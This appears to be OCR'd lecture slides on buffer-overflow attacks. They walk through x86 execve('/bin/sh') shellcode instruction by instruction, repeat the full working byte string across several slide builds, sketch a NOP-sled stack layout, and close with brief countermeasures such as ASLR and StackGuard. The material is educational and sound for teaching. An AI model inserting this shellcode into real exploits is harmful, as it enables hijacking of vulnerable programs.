000000e0  68 01 00 00 44 00 00 00  44 00 00 00 04 00 00 00  |h...D...D.......|
000000f0  04 00 00 00 50 e5 74 64  98 06 00 00 98 06 00 00  |....P.td........|
```

Shelllcode

- Assembly code (machine instructions) for launching a shell.

- Goal: Use `execve("/bin/sh", argv, 0)` to run shell

- Registers used:
  - eax = 0x0000000b (11) : Value of system call execve()
  - ebx = address to “/bin/sh”
    - ecx = address of the argument array.
      - argv[0] = the address of “/bin/sh”
      - argv[1] = 0 (i.e., no more arguments)
  - edx = zero (no environment variables are passed).
  - int 0x80: invoke a system call based on eax value → execve()
    - int stands for “interrupt”
    - 0x80 stands for system calls

Shellcode

```
const char code[] =
  "\x31\xc0"          /* xorl    %eax,%eax    */    ← %eax = 0 (avoid 0 in code)
  "\x50"              /* pushl   %eax         */    ← set end of string "/bin/sh"
  "\x68""//sh"        /* pushl   $0x68732f2f  */
  "\x68""/bin"        /* pushl   $0x6e69622f  */
  "\x89\xe3"          /* movl    %esp,%ebx    */    ← set %ebx
  "\x50"              /* pushl   %eax         */
  "\x53"              /* pushl   %ebx         */
  "\x89\xe1"          /* movl    %esp,%ecx    */    ← set %ecx
  "\x99"              /* cdq                  */    ← set %edx
  "\xb0\x0b"          /* movb    $0x0b,%al    */    ← set %eax
  "\xcd\x80"          /* int     $0x80        */    ← invoke execve()
;
```


Shellcode

```
const char code[] =
  "\x31\xc0"        /* xorl    %eax,%eax     */
  "\x50"            /* pushl   %eax          */
  "\x68""//sh"      /* pushl   $0x68732f2f   */
  "\x68""/bin"      /* pushl   $0x6e69622f   */
  "\x89\xe3"        /* movl    %esp,%ebx     */
```

← %eax = 0 (avoid 0 in code)


← set end of string "/bin/sh"

← **set %ebx**




Shellcode

```
const char code[] =
  "\x31\xc0"        /* xorl    %eax,%eax     */   ← %eax = 0 (avoid 0 in code)
  "\x50"            /* pushl   %eax          */   ← set end of string "/bin/sh"
  "\x68""//sh"      /* pushl   $0x68732f2f   */
  "\x68""/bin"      /* pushl   $0x6e69622f   */
  "\x89\xe3"        /* movl    %esp,%ebx     */   ← set %ebx
  "\x50"            /* pushl   %eax          */
  "\x53"            /* pushl   %ebx          */
  "\x89\xe1"        /* movl    %esp,%ecx     */   ← set %ecx
```




Shellcode

```
const char code[] =
  "\x31\xc0"         /* xorl    %eax,%eax    */   ← %eax = 0 (avoid 0 in code)
  "\x50"             /* pushl   %eax         */   ← set end of string "/bin/sh"
  "\x68""//sh"       /* pushl   $0x68732f2f  */
  "\x68""/bin"       /* pushl   $0x6e69622f  */
  "\x89\xe3"         /* movl    %esp,%ebx    */   ← set %ebx
  "\x50"             /* pushl   %eax         */
  "\x53"             /* pushl   %ebx         */
  "\x89\xe1"         /* movl    %esp,%ecx    */   ← set %ecx
  "\x99"             /* cdq                  */   ← set %edx
  "\xb0\x0b"         /* movb    $0x0b,%al    */   ← set %eax
  "\xcd\x80"         /* int     $0x80        */   ← invoke execve()
```



Shellcode



Malicious Code
NOP
NOP
NOP
0
//sh
/bin
esp
ebx
(a) Set the ebx register
Malicious Code
NOP
NOP
NOP
0
//sh
/bin
0
0x2000
0x2000
esp
11
eax
ebx
ecx
0
edx
(b) Set the eax, ecx, and edx registers

Countermeasures

Developer approaches:

- Use of **safer functions** like strncpy(), strncat() etc, **safer dynamic link libraries** that check the length of the data before copying.

OS approaches:


- ASLR (Address Space Layout Randomization)
- Shell Program’s Defense


Compiler approaches:


- Stack-Guard

